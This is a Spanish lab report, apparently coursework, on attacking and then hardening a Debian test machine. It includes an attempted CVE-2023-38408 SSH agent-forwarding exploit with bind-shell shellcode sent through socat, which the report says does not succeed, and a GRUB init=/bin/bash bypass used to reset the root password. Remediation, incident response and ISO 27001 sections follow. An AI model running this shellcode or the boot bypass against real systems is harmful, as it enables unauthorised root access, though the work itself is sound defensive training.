Nos conectamos mediante SSH al usuario debian desde Kali con agent forwarding (que permite que ese servidor pueda usar las claves SSH sin tenerlas) habilitado, exponiendo así el SSH de Kali a Debian, dado que es una condición necesaria para explotar CVE-2023-38408.

```
(kali@kali)-[~]
$ ssh -A debian@192.168.1.159
debian@192.168.1.159's password:
Linux debian 6.1.0-25-amd64 #1 SMP PREEMPT_DYNAMIC Debian 6.1.106-3 (2024-08-26) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Fri Jan 30 13:44:12 2026 from 192.168.1.148
```

Identificamos los sockets UNIX (archivo que permite que 2 procesos se comuniquen entre sí en la misma máquina sin usar red) correspondientes al agente SSH reenviado, lo que confirma la disponibilidad del agente para la interacción desde Debian

```
debian@debian:~$ echo /tmp/ssh-*/agent.*
/tmp/ssh-XXXXWy9Cnr/agent.141122 /tmp/ssh-XXXXXX4NvoMh/agent.969
```

Configuramos la variable “SSH_AUTH_SOCK” para poder apuntar al socket del agente reenviado, garantizando así, la correcta interacción con el agente SSH durante la explotación.

```
debian@debian:~$ export SSH_AUTH_SOCK=/tmp/ssh-XXXXXX4NvoMh/agent.969
```

Forzamos la interacción con SSH usando el comando “ssh-add -s”, el cual nos solicita una passphrase PKCS#11, que confirma que el agente aceptó la carga del módulo.

```
debian@debian:~$ ssh-add -s /usr/lib/systemd/boot/efi/linuxx64.elf.stub
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/systemd/boot/efi/linuxx64.elf.stub": agent refused operation
```

Se prepara un payload de prueba como parte del proceso de explotación.

- SHELLCODE=\$'\x48\x31\xc0\x48\x31\xff\x48\x31\xf6\x48\x31\xd2\x4d\x31\xc0\x6a\x02\x5f\x6a\x01\x5e\x6a\x06\x5a\x6a\x29\x58\x0f\x05\x49\x89\xc0\x4d\x31\xd2\x41\x52\x41\x52\xc6\x04\x24\x02\x66\xc7\x44\x24\x02\x7a\x69\x48\x89\xe6\x41\x50\x5f\x6a\x10\x5a\x6a\x31\x58\x0f\x05\x41\x50\x5f\x6a\x01\x5e\x6a\x32\x58\x0f\x05\x48\x89\xe6\x48\x31\xc9\xb1\x10\x51\x48\x89\xe2\x41\x50\x5f\x6a\x2b\x58\x0f\x05\x59\x4d\x31\xc9\x49\x89\xc1\x4c\x89\xcf\x48\x31\xf6\x6a\x03\x5e\x48\xff\xce\x6a\x21\x58\x0f\x05\x75\xf6\x48\x31\xff\x57\x57\x5e\x5a\x

```
48\xbf\x2f\x2f\x62\x69\x6e\x2f\x73\x68\x48\xc1\xef\x08\x57\x54\x5f\x6a\x3b\x58\x0f\x05'
```

Establecemos una conexión directa con el socket UNIX de SSH usando la herramienta socat, confirmando así la accesibilidad desde el servidor remoto.

```
debian@debian:~$ (perl -e 'print "\0\0\x27\xbf\x14\0\0\0\x10/usr/lib/modules\0\0\x27\xa6" . "\x90" x 10000'; echo -n "$SHELLCODE") | socat - UNIX-CONNECT:$SSH_AUTH_SOCK
```

Realizamos varios intentos de carga de módulos PKCS#11, observándose como interactúa SSH y el rechazo de las operaciones que confirma la exposición del agente bajo el escenario vulnerable.

```
debian@debian:~$ ssh-add -s /usr/lib/titan/libttcn3-rt2-dynamic.so
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/titan/libttcn3-rt2-dynamic.so": agent refused operation
debian@debian:~$ ssh-add -s /usr/lib/x86_64-linux-gnu/libKF5SonnetUi.so.5.92.0
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/x86_64-linux-gnu/libKF5SonnetUi.so.5.92.0": agent refused operation
debian@debian:~$ ssh-add -s /usr/lib/x86_64-linux-gnu/libns3.35-wave.so.0.0.0
Enter passphrase for PKCS#11:
Could not add card "/usr/lib/x86_64-linux-gnu/libns3.35-wave.so.0.0.0": agent refused operation
```

Realizamos una prueba de conexión con “socat” sobre el puerto TCP 31337 para poder comprobar si existen servicios de red activos asociados al proceso de explotación.

```
^Cdebian@debian:~$ socat TCP:localhost:31337 -

whoami
ls -a
exit
```

Abrimos un puerto TCP manualmente simulando una Shell remota.

```
debian@debian:~$ su root
Password:
root@debian:/home/debian# socat TCP-LISTEN:31337,reuseaddr,fork -

whoami
ls -a
exit
^Croot@debian:/home/debian# exit
```


Conclusión

De esta forma demostramos que una mala configuración del servicio SSH con el uso de forwarding, puede generar una vulnerabilidad crítica. Se expone un ataque que puede ser aprovechado para poder ejecutar algunas acciones que generen un riesgo. Aunque no se llega a completar la vulnerabilidad CVE-2023-38408, nos muestra lo importante

que es aplicar configuraciones correctas, deshabilitar funcionalidades innecesarias y limitar servicios expuestos para reducir riesgos.

Proceso de explotación

Accedemos al menú de GRUB y con la “e” para poder entrar al menú de edición de comandos antes de iniciar.



En la línea de “linux /boot/vmlinuz...” añadimos “init=/bin/bash” para poder modificar el arranque y que inicie con una shell /bin/bash, evitando así controles de autenticación del sistema.


```
GNU GRUB version 2.06-13+deb12u1

set root='hd0,msdos1'
if [ x$feature_platform_search_hint = xy ]; then
  search --no-floppy --fs-uuid --set=root --hint-bios=hd0,msdos1\
--hint-efi=hd0,msdos1 --hint-baremetal=ahci0,msdos1 e477ca65-16ff-4c7b\
-b4c5-9c1649306070
else
  search --no-floppy --fs-uuid --set=root e477ca65-16ff-4c7b-b4c\
5-9c1649306070
fi
echo          'Loading Linux 6.1.0-25-amd64 ...'
linux        /boot/vmlinuz-6.1.0-25-amd64 root=UUID=e477ca65-16ff-4c7b-b4c5-9c1649306070 ro quiet splash speakup.synth=none init=/bin/b\
ash_
echo          'Loading initial ramdisk ...'
initrd       /boot/initrd.img-6.1.0-25-amd64

Minimum Emacs-like screen editing is supported. TAB lists
completions. Press Ctrl-x or F10 to boot, Ctrl-c or F2 for a
command-line or ESC to discard edits and return to the GRUB
menu.
```

El sistema arranca en modo mantenimiento, dándonos permiso a una shell con permisos de root sin necesidad de tener las credenciales.

```
[ 1.023253] [drm:umw_host_printf [umwgfx]] *ERROR* Failed to send host log me
ssage.
bash: cannot set terminal process group (-1): Inappropriate ioctl for device
bash: no job control in this shell
root@(none):/# _
```

Volvemos a montar la raíz con permisos de lectura y escritura, lo que nos permite modificar los archivos críticos del sistema.

```
root@(none):/# mount -o remount,rw /
```

Cambiamos la contraseña de root de forma satisfactoria.

```
root@(none):/# passwd root
New password:
Retype new password:
passwd: password updated successfully
```


Añadimos el usuario debian al grupo “sudo” para poder utilizar el escalado de privilegios incluso tras reiniciar el sistema.

```
root@(none):/# usermod -aG sudo debian
```

Continuamos el arranque normal del sistema tras el acceso a una shell root desde GRUB y guardando todos los cambios realizados.

```
root@(none):/# exec /sbin/init
```

Al acceder al equipo, cambiamos de usuario a root de forma exitosa y mostramos que tenemos el acceso a root.

A terminal window titled 'debian@debian: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The prompt is 'debian@debian:~\$'. The user enters 'su root', followed by 'Password:'. The prompt changes to 'root@debian:/home/debian#'. The user enters 'whoami', and the output is 'root'.

Medidas de corrección GRUB


Generamos una clave hash segura a partir de una contraseña introducida por el usuario.

```
debian@debian:~$ sudo grub-mkpasswd-pbkdf2
[sudo] password for debian:
Enter password:
Reenter password:
PBKDF2 hash of your password is grub.pbkdf2.sha512.10000.9DC3C1F6824149BDA4510578A52EC5A19B1710AF51F44ADE0E1C4AD873C45231B4FB9
D364CDC98F7503BFE9D984B216F9ED4AC393CF9EAD659C6365F6F428160.9A97990D3B5C78E4782B622EA9B074148731BE77D134155BE1FAFCF2F8779E7C8C
D9090B812BED80DE898BDC834F37244B996D869F405ABAFF7A176BBB0BE6E6
```


Editamos el archivo de configuración donde se añaden opciones personalizadas de GRUB.

```
debian@debian:~$ sudo nano /etc/grub.d/40_custom
```

Definimos al usuario admin como super usuario de GRUB asociando el hash PBKDF2, con ello, lo que permite que, a partir de ahora, editar el arranque requiera una autenticación.

A terminal window showing the GNU nano 7.2 editor editing /etc/grub.d/40_custom. The content includes a shebang, a comment about adding menu entries, and a configuration line: 'set superusers="admin"' followed by a long PBKDF2 hash. The cursor is at the end of the hash.

Comprobación de que pide permisos para poder editar el arranque.



Enter username:

—

Se regeneran los archivos finales de configuración de GRUB.

```
debian@debian:~$ sudo update-grub
Generating grub configuration file ...
Found background image: /usr/share/images/desktop-base/desktop-grub.png
Found linux image: /boot/vmlinuz-6.1.0-25-amd64
Found initrd image: /boot/initrd.img-6.1.0-25-amd64
Found linux image: /boot/vmlinuz-6.1.0-23-amd64
Found initrd image: /boot/initrd.img-6.1.0-23-amd64
Found linux image: /boot/vmlinuz-6.1.0-22-amd64
Found initrd image: /boot/initrd.img-6.1.0-22-amd64
Warning: os-prober will not be executed to detect other bootable partitions.
Systems on them will not be added to the GRUB boot configuration.
Check GRUB_DISABLE_OS_PROBER documentation entry.
done
```

Editamos el archivo “/etc/ssh/sshd_config” y modificamos “PermitRootLogin”, dejándolo en “no” para bloquear el acceso remoto directo como root.

```
debian@debian:~$ sudo nano /etc/ssh/sshd_config
```

```
GNU nano 7.2 /etc/ssh/sshd_config *
#ListenAddress ::

#HostKey /etc/ssh/ssh_host_rsa_key
#HostKey /etc/ssh/ssh_host_ecdsa_key
#HostKey /etc/ssh/ssh_host_ed25519_key

# Ciphers and keying
#RekeyLimit default none

# Logging
#SyslogFacility AUTH
#LogLevel INFO

# Authentication:

#LoginGraceTime 2m
PermitRootLogin no
#StrictModes yes
#MaxAuthTries 6
#MaxSessions 10
```

Reiniciamos el servicio SSH para aplicar los cambios realizados.

```
debian@debian:~$ sudo systemctl restart ssh
```

Conclusión

La aplicación de estas medidas de seguridad nos permite proteger tanto la carga de arranque GRUB como el acceso remoto por SSH. Esta configuración impide manipular el arranque sin autenticación y bloquea el acceso directo como root.

Fase 3

Plan de respuesta basado en la guía del NIST SP 800-61

Identificación

Identificamos y analizamos incidentes como:

- Realizamos una monitorización continua de logs del sistema.
- Detectamos los accesos no autorizados, intentos de autenticación o cambios inesperados en servicios críticos.
- Usamos herramientas de escaneo y auditoría como “nmap” para poder identificar los puertos abiertos, versiones o configuraciones inseguras.

El objetivo que tenemos es confirmar la existencia de un posible incidente, poder clasificar su gravedad y determinar el alcance.

Contención

Una vez identificado, se aplican diversas medidas para evitar la propagación como:

- Aislamiento del sistema comprometido de la red para evitar la propagación.
- Detención temporal de servicios vulnerables.
- Restricción de accesos a usuarios y servicios afectados.

Esto busca minimizar el impacto del ataque preparándose así, para poder eliminarlo.

Erradicación

Tras la identificación, buscamos eliminar completamente la raíz del incidente con:

- Eliminación de usuarios no autorizados, backdoors o configuraciones maliciosas.
- Corrección de vulnerabilidades.
- Aplicación de parches y actualizaciones de seguridad.

Recuperación

Necesitamos restaurar el sistema a un sistema seguro y operativo a mayor brevedad:

- Restauración de servicios desde copias de seguridad verificadas.
- Monitorización intensiva tras el incidente para poder detectar posibles recaídas.
- Validación de integridad de datos y sistema.

Respuesta a un ataque similar y prevención de recurrencia.

Ante un ataque similar se deberían realizar ciertas acciones como:

- Deshabilitar accesos directos como root y exigir una autenticación más fuerte.

- Limitar uso de funcionalidades avanzadas como SSH Agent Forwarding únicamente a casos necesarios.
- Gestionar el principio de mínimo privilegio para usuarios.
- Realizar auditorías periódicas de configuración y seguridad.
- Capacitar al personal y concienciar de las amenazas y peligros.

Identificación y documentación de mecanismos de protección de datos

Para garantizar la triada de la CIA (confidencialidad, integridad y disponibilidad), se implementa lo siguiente:

- Copias de seguridad
 - Copias de seguridad periódicas de sistemas críticos.
 - Almacenamiento de copias en ubicaciones seguras y separadas como:
 - 3 copias de datos (1 copia principal y 2 de respaldo)
 - 2 soportes distintos (por ejemplo: 1 en un disco local y 1 en sistema de red), reduciendo así el riesgo de fallo simultáneo.
 - 1 copia fuera del sistema principal en una ubicación externa protegiendo los datos frente a fallos físicos u otro tipo de amenazas.
 - Pruebas de restauración para comprobar su validez.
- Cifrado de datos
 - Cifrado de datos en reposo y en tránsito:
 - En reposo:
 - Cifrado completo de disco.
 - Cifrado de copias de seguridad.
 - En tránsito:
 - TLS: para proteger comunicaciones web (HTTPS) y otros servicios.
 - SSH: para administración remota de sistemas, garantizando así la confidencialidad y autenticación de conexiones.
 - VPN: para cifrar el tráfico entre sistemas remotos y red corporativa, proporcionando así, un canal seguro para accesos externos.
 - Protección de credenciales por hashes seguros y políticas de contraseñas fuertes.
- Controles de acceso
 - Autenticación fuerte y gestión centralizada de usuarios.
 - Eliminación de accesos innecesarios.

- Registro y monitorización de accesos a sistemas críticos.

Implementación de un SGSI conforme a ISO 27001

Se realiza un Sistema de gestión de Seguridad de la información en concordancia con la norma ISO 27001 para poder garantizar la confidencialidad, integridad y disponibilidad de la información.

Esto nos permite anticiparnos ante posibles amenazas y reducir su impacto. Se sustenta el principio de mejora continua, adaptándose a los cambios tecnológicos, organizativos y nuevas amenazas.

Se integra en los procesos internos y se tiene en cuenta los recursos disponibles como la criticidad de la información que se gestiona.

Lo estructuramos en:

Análisis de riesgos

Se realiza un análisis que permite identificar los riesgos que pueden afectar a la información y establecer medidas adecuadas para su tratamiento.

Comienza con la identificación detallada de los activos de información críticos, entendiendo como tal los elementos con un valor para la organización. Entre ellos se encuentran:

- Servidores (físicos y virtuales)
- Sistemas operativos
- Servicios de red
- Aplicaciones
- Bases de datos
- Infraestructura de comunicaciones
- Información almacenada, procesada y transmitida.

Una vez identificados los activos, se evalúan las amenazas y vulnerabilidades de cada uno. Se contemplan distintos escenarios de riesgo como:

- Accesos no autorizados
- Configuración incorrecta de servicios
- Explotación de vulnerabilidades
- Uso indebido de credenciales
- Errores humanos
- Fallos de software/hardware
- Incidentes físicos

Se analiza el impacto que habría sobre cada activo considerando factores como:

- Pérdida/alteración de datos
- Indisponibilidad de servicios críticos
- Impacto económico
- Daño reputacional
- Posible incumplimiento de requisitos legales y normativos

Se evalúa la probabilidad de que ocurra cada uno de ellos, teniendo en cuenta la exposición del activo y las medidas de seguridad implantadas.

En base a ello, los riesgos se clasifican y priorizan por su nivel de criticidad, estableciendo así un orden de actuación.

Tabla de análisis de riesgos

Activo	Amenaza	Impacto	Nivel de riesgo
Servicio FTP (vsftpd)	Acceso anónimo sin autenticación	Exposición de archivos, posible subida de malware, ampliación de superficie de ataque	Alto
Servicio SSH	Acceso remoto como usuario root por contraseña	Compromiso total del sistema, acceso completo a datos y servicios	Alto
Servicio SSH	Agent Forwarding habilitado	Escalada de privilegios, uso indebido de claves SSH	Alto
Proceso de arranque (GRUB)	Manipulación del arranque sin autenticación	Obtención de acceso root sin credenciales	Alto
Firewall del sistema	Puertos abiertos innecesarios	Acceso remoto no autorizado, explotación de servicios	Medio
Sistema operativo	Software y servicios desactualizados	Explotación de vulnerabilidades conocidas	Medio
Gestión de usuarios	Permisos excesivos o mal gestionados	Escalada de privilegios no controlada	Medio

Registro de eventos	Falta de monitorización centralizada	Detección tardía de incidentes	Medio
---------------------	--------------------------------------	--------------------------------	-------

Políticas de seguridad

La organización define, documenta e implementa un conjunto de políticas de seguridad de la información que establece normas y responsabilidades necesarias para proteger los activos y garantizar el uso correcto del mismo.

Entre las políticas implementadas se incluyen:

- Política de control de accesos:
 - Regula los mecanismos de autenticación y autorización.
 - Asignación y revisión de privilegios de usuarios y servicios.
 - Principio de mínimo privilegio garantizando así que cada usuario tiene los permisos necesarios.
- Política de uso aceptable de sistemas:
 - Define las normas de uso correcto de recursos tecnológicos.
 - Establecer acciones permitidas y prohibidas para evitar comportamientos que puedan comprometer la seguridad.
- Política de gestión de incidentes:
 - Establece procedimientos para detección, notificación, análisis, respuesta y resolución de incidentes.
 - Gracias a ello asegura una actuación coordinada y eficaz ante cualquier evento que afecte a la información.
- Política de copias de seguridad y recuperación ante desastres:
 - Orientada a garantizar la disponibilidad de la información y la continuidad del negocio frente a:
 - Fallos técnicos
 - Errores humanos
 - Ataques/incidentes graves
- Política de prevención de fuga de datos (DLP):
 - Su objetivo es la divulgación no autorizada de información sensible mediante:
 - Controles técnicos
 - Controles organizativos
 - Concienciación del personal

Todas las políticas son comunicadas a los usuarios los cuales deben conocerlas y cumplirlas.

Planes de acción

A partir de los resultados obtenidos por el análisis de riesgos y las políticas de seguridad definidas, se establece planes de acción específicos orientados a la implementación, mantenimiento y la mejora continua.

Se incluyen:

- Controles técnicos y organizativos
- Configuración segura de servicios y sistemas
- Aplicación de mecanismos de cifrado
- Gestión correcta de accesos y privilegios
- Monitorización continua
- Formación y concienciación de usuarios

Se realizan continuamente auditorías para poder evaluar la eficacia de los controles implantados para poder detectar y verificar el cumplimiento de los requisitos definidos por ISO 27001 y, por ende, poder identificar oportunidades de mejora.

De este modo, el SGSI se mantiene actualizado, es eficaz contra nuevas amenazas y se encuentra listo para responder adecuadamente antes la evolución de los riesgos de seguridad.